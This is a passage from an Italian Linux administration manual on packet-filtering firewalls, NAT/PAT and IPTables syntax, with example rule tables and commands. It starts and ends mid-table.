7				
8		echo-request		ping
9		router-advertisement		
10		router-solicitation		
11		time-exceeded (ttl-exceeded)		traceroute

Tipo	Codice	Nome del tipo	Nome del codice	Chi lo utilizza
11	0		ttl-zero-during-transit	
11	1		ttl-zero-during-reassembly	
12		parameter-problem		
12	0		ip-header-bad	
12	1		required-option-missing	
13		timestamp-request		
14		timestamp-reply		
15		information-request		
16		information-reply		
17		address-mask-request		
18		address-mask-reply		

Un'altra cosa importante da considerare è il fatto che i pacchetti frammentati a livello di protocollo IP, possono essere identificati come frammenti, mentre diventa impossibile conoscere le altre caratteristiche (TCP o UDP).

42.4.1.1 Punto di applicazione e significato dell'intercettazione

Teoricamente, ammesso che l'applicazione utilizzata come filtro (assieme al kernel) sia abbastanza sofisticata da permetterlo, si può intervenire in tre punti differenti: nel transito dei pacchetti da un'in-

terfaccia a un'altra, nei pacchetti in arrivo attraverso una data interfaccia e nei pacchetti in uscita. La distinzione è importante perché i risultati pratici che si ottengono possono essere molto diversi a seconda del punto in cui si inserisce il filtro.

Figura 42.28. Punti di inserzione di un filtro di pacchetto.



Anche senza fare un riferimento preciso alle interfacce di rete coinvolte, si pensi al caso in cui si intercettano in uscita i pacchetti ICMP di tipo 8, *echo-request*, allo scopo di bloccarne il transito. In tal caso, ci si impedisce di usare il Ping verso l'esterno; al contrario, intercettando lo stesso tipo di pacchetto, ma in ingresso, il suo blocco impedisce ai nodi esterni di usare il Ping verso il proprio elaboratore. Se invece l'intercettazione avvenisse nella fase di transito, questo potrebbe servire solo a impedire il Ping che riguarda altri nodi, oppure solo l'interfaccia del lato opposto.

I pacchetti intercettati possono essere trattati in modi differenti:

- possono essere lasciati passare;
- possono essere bloccati;

- possono essere bloccati, inviando all'origine un messaggio di rifiuto attraverso un pacchetto ICMP;
- possono essere semplicemente tenuti sotto controllo (contabilizzati).

Eventualmente, la contabilizzazione del traffico può essere implicita in ogni tipo di intercettazione.

A seconda dell'organizzazione logica del firewall, può darsi che l'intercettazione di un pacchetto in ingresso, implichi la stessa cosa sia per i pacchetti destinati al firewall, sia per i pacchetti che lo attraverserebbero per raggiungere altre destinazioni, oppure le due cose potrebbero essere distinte. Nello stesso modo potrebbe esserci una differenza di funzionamento nell'intercettazione in uscita. È evidente che, a seconda del tipo di firewall utilizzato, deve essere chiarito in modo preciso il campo di azione di ogni filtro.

42.4.1.2 Ricomposizione dei pacchetti frammentati

In generale, un nodo di rete che svolge funzioni di firewall dovrebbe trovarsi in un «passaggio obbligato» della rete, per evitare che i pacchetti possano utilizzare percorsi alternativi. In questo senso, è opportuno che tale nodo possa ricomporre i pacchetti frammentati a livello IP, in modo da riunire assieme tutte le informazioni necessarie a identificare i pacchetti, proprio per poter attuare effettivamente il controllo che il firewall deve fare.

In mancanza della possibilità di ricomporre i pacchetti frammentati, il firewall può individuare nei frammenti solo gli indirizzi IP, del

mittente e del destinatario, oltre al riconoscere che si tratta di frammenti. Diventa impossibile l'identificazione delle porte, TCP o UDP, oppure i messaggi ICMP.

42.4.2 Esempi di utilizzo di firewall

È il caso di raccogliere qualche esempio schematico del modo in cui si potrebbe configurare un firewall che utilizza la tecnica del filtro di pacchetto. Le impostazioni vengono indicate in forma di tabella, secondo lo schema seguente:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.	
1	2	3	4	5	6	7	8	9	10

I campi delle righe della tabella hanno il significato descritto nell'elenco che segue, tenendo conto che i valori mancanti vengono considerati indifferenti:

1. azione del filtro: blocco, rifiuto o altro;
2. posizione del filtro: in ingresso, in uscita, in transito o altro;
3. protocollo: TCP, UDP, ICMP;
4. indirizzi IP di origine;
5. porte TCP o UDP di origine;
6. indirizzi IP di destinazione;
7. porte TCP o UDP di destinazione;
8. messaggio ICMP, indicando il tipo e il codice eventuale (***tipo***[***/codice***]);
9. interfaccia di rete coinvolta;

10. altre caratteristiche.

Si osservi in particolare che gli indirizzi IP si indicano nella forma '***indirizzo / maschera***', dove la maschera si esprime attraverso un intero che rappresenta una quantità iniziale di bit da impostare a uno. Inoltre, gli indirizzi e le porte possono essere prefissati da un punto esclamativo che indica la negazione logica, ovvero tutti gli altri indirizzi o tutte le altre porte.

- Si impedisce l'ingresso a ogni pacchetto proveniente dagli indirizzi 192.168.∗.∗:

Azione	Pos.	Prot.	IP srg	IP dst	ICMP Int.
blocco	ingresso		192.168.0.0/16	0/0	

- Si impedisce l'ingresso ai pacchetti ICMP provenienti dagli indirizzi 192.168.∗.∗:

Azione	Pos.	Prot.	IP srg	IP dst	ICMP Int.
blocco	ingresso	ICMP	192.168.0.0/16	0/0	

- Si impedisce l'ingresso dei pacchetti provenienti dall'interfaccia ***x***, contenenti come mittente indirizzi tipici delle reti private. In pratica, si presume che sia impossibile ricevere pacchetti di questo tipo da tale interfaccia, perché la rete privata è connessa su un'altra; pertanto, pacchetti del genere possono essere solo contraffatti.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocco	ingresso		10.0.0.0/8	0/0		*x*
blocco	ingresso		172.16.0.0/12	0/0		*x*
blocco	ingresso		192.168.0.0/16	0/0		*x*

- Si impedisce l'attraversamento di pacchetti della classe D e E:

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocco	transito		224.0.0.0/3	0/0		

- Consente l'attraversamento ai pacchetti TCP per raggiungere presumibilmente un servizio TELNET:

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
consente	transito	TCP	0/0	0/0	23	

- Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni X. Si presume si possano gestire un massimo di 10 serventi grafici simultaneamente.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	transito	TCP	0/0	6000-6009	0/0			
blocco	transito	TCP	0/0		0/0	6000-6009		

- Blocca l'ingresso e l'uscita delle comunicazioni riferite alla gestione remota di applicazioni X. In questo caso, si protegge il nodo che funge da firewall.

Azione	Pos.	Prot.	IP srg		IP dst	ICMP Int.
blocco	ingresso	TCP	0/0	6000-6009	0/0	
blocco	uscita	TCP	0/0		0/0	6000-6009

42.4.3 Annotazioni finali sulla gestione di un firewall

Vanno tenute a mente alcune cose quando si configura un firewall attraverso il filtro di pacchetto, per evitare di compromettere le funzionalità che invece si vogliono mantenere.

42.4.3.1 Pacchetti ICMP

È già stato accennato il fatto che non si deve bloccare il transito dei pacchetti del protocollo ICMP. Il messaggio di tipo 3, *destination-unreachable*, è indispensabile nei protocolli TCP e UDP per sapere che un certo indirizzo non è raggiungibile; bloccandolo, si attende senza sapere il perché.

Il protocollo ICMP viene usato anche nella determinazione automatica della dimensione massima dei pacchetti (*MTU discovery*). Mancando la possibilità di ricevere questi pacchetti ICMP, il funzionamento delle comunicazioni potrebbe essere compromesso seriamente.

42.4.3.2 Pacchetti UDP

«

I protocolli che si basano su UDP sono usati frequentemente nell'ambito di servizi locali, come NIS e NFS. Tra le altre cose, questi servizi tendono a fare viaggiare informazioni particolarmente delicate che non dovrebbero essere accessibili dall'esterno. Per questa ragione, è normale che venga impedito il transito dei pacchetti UDP. Tuttavia, capita che proprio il servizio DNS (per la risoluzione dei nomi), possa averne bisogno.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP Int.
blocco	transito	UDP	0/0	0/0	

Per la precisione, il servizio DNS può usare pacchetti UDP o connessioni TCP, a seconda della dimensione di questi. Così, il blocco eventuale di tale servizio si avvertirebbe solo in modo intermittente, complicando l'individuazione del problema.

Generalmente, un servizio DNS collocato in una posizione tale per cui non possa inviare o ricevere pacchetti UDP dall'esterno, si deve avvalere necessariamente di un altro collocato al di fuori di tale blocco. Infatti, in questo modo userebbe solo il protocollo TCP.

Eventualmente, il firewall potrebbe essere configurato espressamente per consentire il transito di questi pacchetti legati al servizio DNS. Nell'esempio seguente si suppone che il servizio DNS in questione sia collocato nel nodo 196.1.2.3:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP Int.
accetta	transito	UDP	0/0	53	196.1.2.3		
accetta	transito	TCP	0/0	53	196.1.2.3		
accetta	transito	UDP	196.1.2.3		0/0	53	
accetta	transito	TCP	196.1.2.3		0/0	53	

42.4.4 NAT/PAT

Il NAT, o *Network address translation*, è una tecnica descritta nell'RFC 1631, con la quale un nodo di rete speciale acquista funzionalità simili a quelle di un router, intervenendo però sui pacchetti, allo scopo di sostituire gli indirizzi IP reali con altri indirizzi più convenienti.

Il problema a cui fa riferimento l'RFC 1631 riguarda la possibilità di riutilizzare dinamicamente gli indirizzi IP riservati alle reti private, permettendo ugualmente a tali reti di accedere all'esterno, pur non essendo questi univoci a livello globale. Si osservi l'esempio della figura 42.39.

Figura 42.39. Esempio di router NAT: l'indirizzo IP 196.1.2.3 è un esempio che sta a rappresentare un indirizzo univoco riconosciuto nella rete esterna.



In condizioni normali, gli indirizzi IP 192.168.1.* non hanno la possibilità di essere riconosciuti univocamente nella rete globale, pertanto i nodi relativi non hanno la possibilità di accedere all'esterno. Attraverso il meccanismo NAT e le sue varianti, si può ottenere questo risultato anche se poi è necessario accettare qualche compromesso.

42.4.4.1 Conversione dinamica degli indirizzi IP

Nella sua impostazione più semplice, un router NAT può gestire un numero ristretto di indirizzi IP univoci, da abbinare dinamicamente a degli indirizzi IP locali privati.

Figura 42.40. Utilizzo dinamico di un gruppo ristretto di indirizzi IP univoci.



Osservando la figura 42.40 si può vedere che il nodo che ha il ruolo di router NAT dispone di un accesso all'esterno con quattro diversi indirizzi IP univoci. In questo modo, in base alle richieste provenienti dalla rete interna, può abbinare temporaneamente un indirizzo univoco a un indirizzo privato interno. Per esempio, in un dato momento, i pacchetti provenienti o destinati all'indirizzo 192.168.1.1 potrebbero essere modificati in modo da rimpiazzare tale indirizzo con quello univoco 196.1.2.3.

Figura 42.41. Una connessione TCP rielaborata da un router NAT.



In questo caso, il router NAT si limita a sostituire ai pacchetti gli indirizzi IP di origine o di destinazione, in base all'attribuzione dinamica stabilita.

La conversione degli indirizzi può anche essere dinamica solo in parte, in cui alcuni indirizzi univoci sono abbinati stabilmente ad altrettanti indirizzi della rete privata. Questo permette a tali nodi di essere raggiungibili anche da un accesso esterno, senza che debbano essere loro per primi a instaurare una connessione.

42.4.4.2 Conversione dinamica delle porte: PAT

Oltre alla sostituzione degli indirizzi, un router NAT più evoluto può gestire anche la sostituzione delle porte TCP e UDP; in tal caso si parla anche di PAT, ovvero di *Port address translation*. Spesso, la realtà è tale per cui diventa indispensabile questo approccio, disponendo di un solo indirizzo IP univoco.

Figura 42.42. Due connessioni TCP indipendenti, rielaborate attraverso un procedimento NAT/PAT.



La figura 42.42 mostra il caso in cui i nodi 192.168.1.1 e 192.168.1.2 instaurano due connessioni TELNET indipendenti attraverso un router NAT/PAT. In questo caso, il NAT/PAT non si limita a sostituire ai pacchetti gli indirizzi IP di origine o di destinazione, intervenendo anche sui numeri di porta TCP.

Utilizzando il meccanismo NAT/PAT in questo modo, considerando che gli accessi iniziano sempre dalla parte della rete interna, per raggiungere indirizzi esterni, è normale che le porte di origine siano sempre non privilegiate, cioè siano maggiori o uguali a 1024. Il router NAT/PAT potrebbe anche essere utilizzato per dirigere le connessioni originate dall'esterno e dirette a porte determinate (probabilmente nel gruppo di porte privilegiato) a nodi ben precisi nella rete locale, solitamente per raggiungere dei servizi realizzati lì. Per fare questo occorre quindi che il router NAT/PAT annoti delle ridirezioni statiche riferite alla richiesta di porte particolari. Per esempio, la figura 42.43 mostra un router NAT/PAT che ridirige sistematicamente le connessioni provenienti dall'esterno, dirette alla porta 80, verso il nodo locale 192.168.1.1 alla stessa porta 80, dal momento che questo offre un servizio HTTP.

Figura 42.43. Ridirezione del traffico diretto a un servente HTTP interno.



42.4.4.3 Problemi

Il meccanismo NAT/PAT, come qualunque altra forma di rimaneggiamento dei pacchetti allo scopo di sostituire gli indirizzi IP o le porte TCP/UDP, funziona bene solo quando i protocolli utilizzati a livello di sessione, ovvero il quinto del modello ISO-OSI, non prendono iniziative autonome allo scopo di gestire gli indirizzi e le porte. In altri termini, tutto funziona bene se non si inseriscono informazioni sugli indirizzi e sulle porte al di sopra del livello del TCP o di UDP.

Il classico esempio problematico è dato dall'FTP che negozia con la controparte l'instaurazione di una connessione TCP aggiuntiva, attraverso informazioni contenute nell'area «dati» dei pacchetti. In questo modo, un router NAT/PAT ingenuo riuscirebbe a trasferire solo la prima connessione TCP.

Evidentemente, un router NAT/PAT evoluto dovrebbe essere consa-

pevole, non solo dei protocolli IP, TCP e UDP, ma anche di tutti i protocolli che si inseriscono al di sopra di questi, in modo da intervenire opportunamente.

Un'ultima cosa da considerare riguarda anche il problema dei pacchetti frammentati, che devono essere ricomposti quando si utilizza il meccanismo NAT/PAT.

42.5 Firewall con kernel Linux

«

Il kernel Linux può gestire direttamente il filtro dei pacchetti IP, cosa che quindi rappresenta la scelta più semplice per la realizzazione di un firewall con questo sistema operativo. A parte le limitazioni che può avere un tale tipo di firewall, il suo inserimento nella rete non genera effetti collaterali particolari, dal momento che poi non c'è bisogno di utilizzare software speciale per gli elaboratori che lo devono attraversare, come avviene invece nel caso di un firewall di tipo proxy.

Trattandosi di un'attività del kernel, è necessario che questo sia stato predisposto in fase di compilazione, oppure sia accompagnato dai moduli necessari (sezione 8.3.7). Inoltre, è opportuno aggiungere anche le funzionalità di ricomposizione dei pacchetti frammentati, oltre che le funzionalità relative al NAT (*Network address translation*).

L'attraversamento dei pacchetti tra un'interfaccia e l'altra è controllato dalla funzionalità di *forwarding-gatewaying*, che in passato andava inserita esplicitamente nel kernel. In generale, il kernel non permette questo attraversamento che deve essere abilitato attraverso un comando particolare. Per IPv4:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward [Invio]
```

Per IPv6:

```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [Invio]
```

42.5.1 Schema generale di funzionamento del kernel

I kernel Linux 2.4.* e Linux 2.6.* suddividono le funzionalità di trattamento dei pacchetti IP in «tabelle». Nell'ambito di ogni tabella ci possono essere diversi punti di controllo, denominati *chain*, i quali possono essere programmati per catturare i pacchetti IP e deciderne la loro sorte. A seconda delle circostanze, un pacchetto IP può essere sottoposto alla verifica di uno o più di questi punti di controllo, i quali vengono programmati in base a delle ***regole***. Quando un pacchetto sottoposto a controllo corrisponde a una regola, la sua sorte viene definita dall'***obiettivo*** di questa (ammesso che sia stato definito).

La tabella relativa alla gestione del firewall è denominata '**`filter`**' e si compone di tre punti di controllo, denominati '**`INPUT`**', '**`FORWARD`**' e '**`OUTPUT`**', a indicare rispettivamente i pacchetti in ingresso, quelli in transito e quelli in uscita. Gli obiettivi più frequenti sono due, '**`ACCEPT`**' e '**`DROP`**', riferiti rispettivamente al permesso di attraversamento del punto di controllo, oppure al blocco ed eliminazione del pacchetto intercettato.

Figura 42.44. Schema di intercettazione da parte dei punti di controllo relativi alla gestione del firewall.



Un pacchetto proveniente da un'interfaccia qualunque, diretto allo stesso firewall, è soggetto al controllo di ingresso; un pacchetto passante viene sottoposto al controllo di inoltro; un pacchetto che deve uscire attraverso un'interfaccia del firewall, perché generato da un processo locale, è sottoposto al controllo di uscita.

Quando un pacchetto IP viene analizzato in un punto di controllo e all'interno di questo non c'è alcuna regola che lo prenda in considerazione, la sua sorte è stabilita dalla ***politica predefinita*** per quel contesto (*policy*). Generalmente, questa politica è tale per cui gli viene concesso il transito.

42.5.2 IPTables per l'amministrazione del firewall

La gestione del filtro di pacchetto IP dei kernel 2.4.* e 2.6.* avviene per mezzo di IPTables,[3] ovvero l'eseguibile '**`iptables`**' per il controllo di IPv4 e '**`ip6tables`**' per il controllo di IPv6. Dal momento che le funzionalità di firewall del kernel sono piuttosto estese, la sintassi di questo programma è molto articolata, per cui se ne può apprendere l'utilizzo solo gradualmente.

Inoltre, è bene chiarire subito che le funzionalità di firewall del kernel non possono essere definite attraverso un file di configurazione; quindi, al massimo, tutto quello che si può fare è la realizzazione di uno script contenente una serie di comandi con IPTables.

IPTables interviene su un ***elenco di regole*** riferite alle funzionalità di controllo dei pacchetti IP del kernel, dove la gestione particolare riferita alle funzionalità di firewall riguarda la tabella '**`filter`**'. Il meccanismo è comunque simile a quello della gestione della tabella degli instradamenti di un router. L'ordine in cui sono elencate tali regole è importante, quindi si deve poter distinguere tra l'inserimento di una regola all'inizio, alla fine o in un'altra posizione dell'elenco esistente (elenco riferito sempre a un certo punto di controllo).

Salvo eccezioni particolari, descritte nel contesto appropriato, la sintassi di massima per l'utilizzo di IPTables è quella seguente:

```
iptables [-t tabella] opzione_di_comando punto_di_controllo ↩
↪        [regola] [obiettivo]
```

```
ip6tables [-t tabella] opzione_di_comando punto_di_controllo ↩
↪        [regola] [obiettivo]
```

La tabella serve a stabilire il contesto di intervento; il nome dell'eseguibile ('**iptables**' o '**ip6tables**') definisce il tipo di protocolli di competenza (IPv4 o IPv6). La tabella predefinita è proprio quella riferita alle funzionalità di firewall, ovvero '**filter**'.

In generale, l'utilizzo di '**iptables**' o di '**ip6tables**' è uguale, salvo le differenze che riguardano il modo di rappresentare gli indirizzi e salvo piccole eccezioni. Nel capitolo si accenna alle differenze solo quando necessario, tenendo conto che di solito basta sostituire il nome dell'eseguibile per cambiare il contesto.

L'opzione di comando serve a stabilire il tipo di intervento nel sistema di gestione del firewall. L'elenco seguente si riferisce alle opzioni che permettono la cancellazione o l'inserimento delle regole in un punto di controllo:

`-F` `--flush`	elimina tutte le regole del punto di controllo specificato, oppure di tutta la tabella;
`-D` `--delete`	elimina una o più regole dal punto di controllo specificato;
`-A` `--append`	aggiunge una regola in coda a quelle del punto di controllo selezionato;

`-I` `--insert`	inserisce una regola in una posizione stabilita del punto di controllo selezionato;
`-R` `--replace`	sostituisce una regola del punto di controllo selezionato.

Altre opzioni non modificano le regole; in particolare:

`-L` `--list`	elenca le regole di un uno o di tutti i punti di controllo della tabella;
`-P` `--policy`	cambia la politica predefinita per il punto di controllo specificato.

Altre opzioni vengono mostrate quando più opportuno.

Come già accennato, il punto di controllo viene indicato attraverso un nome. Si tratta di '**`INPUT`**', '**`FORWARD`**' e '**`OUTPUT`**', i quali intuitivamente fanno riferimento all'ingresso, al transito e all'uscita.

IPTables permette di gestire delle regole all'interno di contenitori aggiuntivi a cui si fa riferimento a partire da regole inserite nei punti di controllo normali. Nella terminologia di IPTables si parla sempre di *chain*, sia per indicare i punti di controllo standard, sia per indicare questi elenchi di regole aggiuntive.

Infine, una regola comune è conclusa con l'indicazione di un obiettivo. L'obiettivo è la definizione della sorte da dare al pacchetto intercettato, indicata attraverso una parola chiave. Le più importanti per iniziare ad apprendere la configurazione del firewall sono: '**ACCEPT**', '**DROP**' e '**REJECT**'.

ACCEPT	Consente il transito del pacchetto.
DROP	Impedisce il transito del pacchetto, limitandosi a ignorarlo.
REJECT	Impedisce il transito del pacchetto notificando all'origine il rifiuto (viene inviato un messaggio ICMP specificante che il pacchetto è stato rifiutato).

Segue la descrizione di alcuni esempi.

```
iptables [-t filter] -A INPUT regola -j DROP
```

Lo schema mostra l'aggiunta di una regola di ingresso, non meglio definita, per la quale viene applicato l'obiettivo '**DROP**'.

```
iptables [-t filter] -R INPUT 1 regola -j DROP
```

Lo schema mostra la sostituzione della prima regola di ingresso con un'altra regola non meglio definita, per la quale viene applicato l'obiettivo '**DROP**'.

```
iptables [-t filter] -I INPUT 1 regola -j ACCEPT
```

Lo schema mostra l'inserimento nella prima posizione di una rego-

la di ingresso per la quale viene consentito il transito dei pacchetti (‘**ACCEPT**’).

```
iptables [-t filter] -D INPUT 2
```

Questo schema mostra l’eliminazione della seconda regola di ingresso.

```
iptables [-t filter] -F INPUT
```

Questo schema mostra l’eliminazione di tutte le regole di ingresso.

```
iptables [-t filter] -F
```

Questo schema mostra l’eliminazione di tutte le regole di tutti i punti di controllo.

```
iptables [-t filter] -P INPUT DROP
```

Cambia la politica predefinita di ingresso specificando che, in mancanza di regole, i pacchetti devono essere bloccati.

Negli esempi è stato sottolineato l’uso facoltativo dell’opzione ‘**-t**’ per identificare precisamente la tabella su cui intervenire. Dal momento che la tabella ‘**filter**’ è quella predefinita, nel capitolo non viene più utilizzata tale opzione.

42.5.2.1 Un po' di confidenza con IPTables per la gestione del firewall

«

Data la complessità delle funzionalità di filtro di pacchetto del kernel, anche l'uso di IPTables è piuttosto articolato. Prima di iniziare a vedere come si possono definire le regole, conviene fare qualche esperimento che serva a introdurre l'uso di questo programma.

Gli esempi fanno riferimento a IPv4, ma dovrebbero andare bene anche per IPv6, salva la sostituzione degli indirizzi.

La prima cosa da sapere è il modo in cui si ottiene la visualizzazione della situazione dei punti di controllo che compongono la tabella.

```
# iptables -L[Invio]
```

In questo modo si ottiene la situazione di tutti i punti di controllo (ed eventualmente anche dei raggruppamenti di regole aggiuntivi). Inizialmente si dovrebbe osservare la situazione seguente:

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Quello che si vede è la situazione normale del sistema prima di iniziare a inserire delle regole; tutto quello che c'è sono le politiche predefinite per ogni punto di controllo.

Se si è interessati a conoscere solo la situazione di un punto di controllo particolare, basta aggiungere il nome di questo. Per esempio, per limitare il risultato al solo punto di controllo di ingresso si può usare il comando seguente:

```
# iptables -L INPUT [Invio]

  Chain INPUT (policy ACCEPT)
  target     prot opt source               destination
```

Per verificare l'effetto del blocco del traffico attraverso uno dei punti di controllo si può agire sommariamente sulla politica predefinita; per esempio si può bloccare il transito dei pacchetti in ingresso con il comando seguente:

```
# iptables -P INPUT DROP [Invio]
```

Questo tipo di blocco è totale e interviene anche nell'interfaccia virtuale che identifica il sistema locale: '**lo**'. Basta provare a fare un ping verso il nodo locale per accorgersi che non si ottiene più alcuna risposta.[4]

```
$ ping localhost [Invio]
```

Un risultato simile si potrebbe ottenere utilizzando l'obiettivo '**REJECT**'. In alternativa si può intervenire nel punto di controllo di uscita; nell'esempio seguente si ripristina prima la politica di '**ACCEPT**' per i pacchetti in ingresso.

```
# iptables -P INPUT ACCEPT [Invio]

# iptables -P OUTPUT DROP [Invio]
```

Con il ping si ottiene in pratica lo stesso risultato, con la differenza che i pacchetti trasmessi vengono bloccati prima di poter uscire dal

processo che li genera.

Se invece si interviene nel punto di controllo di inoltro (o di transito), si avverte l'effetto solo nei pacchetti che devono attraversare il firewall da un'interfaccia a un'altra. È bene ribadire che questi possono transitare solo se la cosa viene abilitata attraverso il comando:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward [Invio]
```

oppure, per IPv6:

```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [Invio]
```

Il comando seguente, per quanto inutile, impedisce il transito dei pacchetti tra le interfacce, attraverso la gestione del firewall, con la modifica della politica predefinita del punto di controllo relativo:

```
# iptables -P FORWARD DROP [Invio]
```

Prima di proseguire è bene rimettere a posto le politiche predefinite dei tre punti di controllo:

```
# iptables -P INPUT ACCEPT [Invio]

# iptables -P OUTPUT ACCEPT [Invio]

# iptables -P FORWARD ACCEPT [Invio]
```

42.5.2.2 Opzioni di contorno

Prima di affrontare l'analisi delle regole che possono essere inserite nei punti di controllo riferiti alla gestione del firewall, è meglio descrivere subito l'utilizzo di alcune opzioni di contorno che hanno un'importanza minore, oppure che si possono utilizzare indipen-

dentemente dal tipo di protocollo a cui si fa riferimento con una regola.

`-v` `--verbose`	Questa opzione si utilizza generalmente assieme all'opzione di comando '**`-L`**', allo scopo di rendere più dettagliata l'informazione che si ottiene.
`-n` `--numeric`	Quando IPTables viene usato per ottenere delle informazioni, con questa opzione si fa in modo che le informazioni numeriche non siano convertite in nomi (per esempio a proposito degli indirizzi IP e delle porte TCP o UDP).

`-p [!] {tcp|udp|icmp|all}` `--protocol [!] {tcp|udp|icmp|all}`	Stabilisce il tipo di protocollo della regola che viene definita. La parola chiave '**`all`**' rappresenta qualsiasi protocollo ed è l'impostazione predefinita se questo non viene specificato. Le parole chiave che identificano i protocolli possono essere espresse anche attraverso lettere maiuscole. Il punto esclamativo, se utilizzato, serve a fare riferimento a tutti i protocolli fuorché quello indicato.

`--source-port [!] ↩`
`↪{`***porta*** `|` ***intervallo_di_porte*** `}`
`--sport [!] ↩`
`↪{`***porta*** `|` ***intervallo_di_porte*** `}`
	Stabilisce la porta o le porte di ingresso coinvolte, nel caso dei protocolli TCP o UDP.

`--destination-port [!] {`***porta*** `|`
intervallo_di_porte `}`
`--dport [!] {`***porta*** `|` ***intervallo_di_porte*** `}`
	Stabilisce la porta o le porte di destinazione coinvolte, nel caso dei protocolli TCP o UDP.

`-i [!]` ***interfaccia*** `--in-interface [!]` ***interfaccia***	Indica il nome dell'interfaccia di rete attraverso la quale sono ricevuti i pacchetti della regola che si sta definendo. Quando questa opzione non viene usata, si intende fare riferimento implicitamente a qualunque interfaccia di rete. Non è necessario che l'interfaccia indicata esista già nel momento in cui si inserisce la regola. Inoltre, è possibile indicare un gruppo di interfacce, sostituendo il numero finale con il segno '**+**'. Per esempio, '**ppp+**' rappresenta tutte le interfacce '**ppp0**', '**ppp1**', ecc. Questo comportamento riguarda anche l'opzione '**-o**', riferita all'interfaccia di uscita.

`-o` [`!`] ***interfaccia*** `--out-interface` [`!`] ***interfaccia***	Indica il nome dell'interfaccia di rete attraverso la quale sono inviati i pacchetti della regola che si sta definendo. Quando questa opzione non viene usata, si intende fare riferimento implicitamente a qualunque interfaccia di rete.
`-j` ***obiettivo*** `--jump` ***obiettivo***	Questa opzione serve a definire l'obiettivo, attraverso una parola chiave tra quelle consuete, oppure il riferimento a un gruppo di regole creato a parte, oppure ancora permette di specificare un'estensione. Un'estensione è un obiettivo speciale che può essere utilizzato in base al contesto, oppure a seguito di una richiesta esplicita di caricamento di un modulo con l'opzione '**`-m`**'. Viene chiarito in seguito di cosa si tratta.

Segue la descrizione di alcuni esempi.

- `#` **`iptables -L INPUT -v`**[*Invio*]

Elenca le regole di ingresso in modo dettagliato.

- `# iptables -L OUTPUT -n` [*Invio*]

  Elenca le regole di uscita senza tradurre informazioni numeriche nei nomi corrispondenti.

- ```
  iptables -A punto_di_controllo regola -i eth0 -j DROP
  ```

  Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico entrante dall'interfaccia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DROP**'.

- ```
  iptables -A punto_di_controllo -p tcp regola -i eth0 -j DROP
  ```

  Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico TCP entrante dall'interfaccia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DROP**'.

- ```
  iptables -A punto_di_controllo -p ! tcp regola -i ! eth0 -j DROP
  ```

  Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi a tutto il traffico che non sia TCP, entrante da un'interfaccia qualunque purché non sia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DROP**'.
  ```

42.5.2.3 Regole che non fanno riferimento a un protocollo

«

Le regole che non indicano un protocollo particolare possono servire esclusivamente a individuare il traffico riferito a un'origine e a una destinazione, con l'indicazione eventuale dell'interfaccia di ingresso e di uscita:

```
[-p all] [-s [!] origine] [-i interfaccia] ↩
↪ [-d [!] destinazione] [-o interfaccia]
```

Come si vede dallo schema, si possono utilizzare le opzioni '**-s**' e '**-d**' per indicare rispettivamente l'origine e la destinazione di un pacchetto. In aggiunta, si potrebbe inserire l'indicazione di una certa interfaccia attraverso cui i pacchetti vengono ricevuti o trasmessi; inoltre, volendo indicare espressamente che non si fa riferimento a un protocollo particolare, si può aggiungere l'opzione '**-p**' con l'argomento '**all**'.

La definizione di un gruppo di indirizzi IP può essere fatta attraverso l'indicazione di una coppia ***numero_ip*/*maschera***, con una barra obliqua di separazione tra i due. La maschera può essere indicata nel modo consueto, oppure con un numero che esprime la quantità di bit iniziali da porre al valore uno. A titolo di esempio, la tabella 42.51 mostra l'equivalenza tra alcune maschere di rete tipiche e questo numero di abbreviazione.

Tabella 42.51. Maschere di rete tipiche per IPv4.

Maschera di rete	Abbreviazione	Sottorete
255.0.0.0	8	Classe A
255.255.0.0	16	Classe B
255.255.255.0	24	Classe C
255.255.255.255	32	punto-punto

Quando si vuole fare riferimento a indirizzi imprecisati, si utilizza solitamente 0.0.0.0 che può essere indicato anche con un solo zero; questo si abbina di solito alla maschera nulla: 0.0.0.0/0 o 0/0. Tuttavia, per fare riferimento a qualunque indirizzo, è sufficiente omettere la sua indicazione, in pratica basta fare a meno di indicare l'opzione '**`-s`**' o '**`-d`**'.

L'indicazione di un indirizzo può essere fatta utilizzando direttamente il nome a dominio corrispondente, ma questo richiede la disponibilità di un servizio DNS; ciò può essere conveniente quando si tratta di un firewall connesso stabilmente con la rete esterna, altrimenti si creerebbero delle attese inutili e fastidiose, nel tentativo di risolvere dei nomi che non sono di competenza delle zone locali. Pertanto, in generale è preferibile indicare indirizzi in forma numerica.

Il punto esclamativo che può essere inserito facoltativamente di fronte all'indicazione di un indirizzo IP, o di un gruppo di indirizzi, rappresenta la negazione logica e serve a fare riferimento al gruppo di indirizzi complementare.

Tabella 42.52. Rappresentazione dell'origine e della destinazione.

Opzione	Descrizione
`-s` [`!`] ***indirizzo*** [`/`***maschera***] `--source` [`!`] ***indirizzo*** [`/`***maschera***]	Permette di definire l'origine dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome a dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi. Se questo parametro viene omesso, si intende implicitamente '**`-s 0.0.0.0/0`**', ovvero '**`-s 0/0`**', che rappresenta tutti gli indirizzi possibili.

Opzione	Descrizione
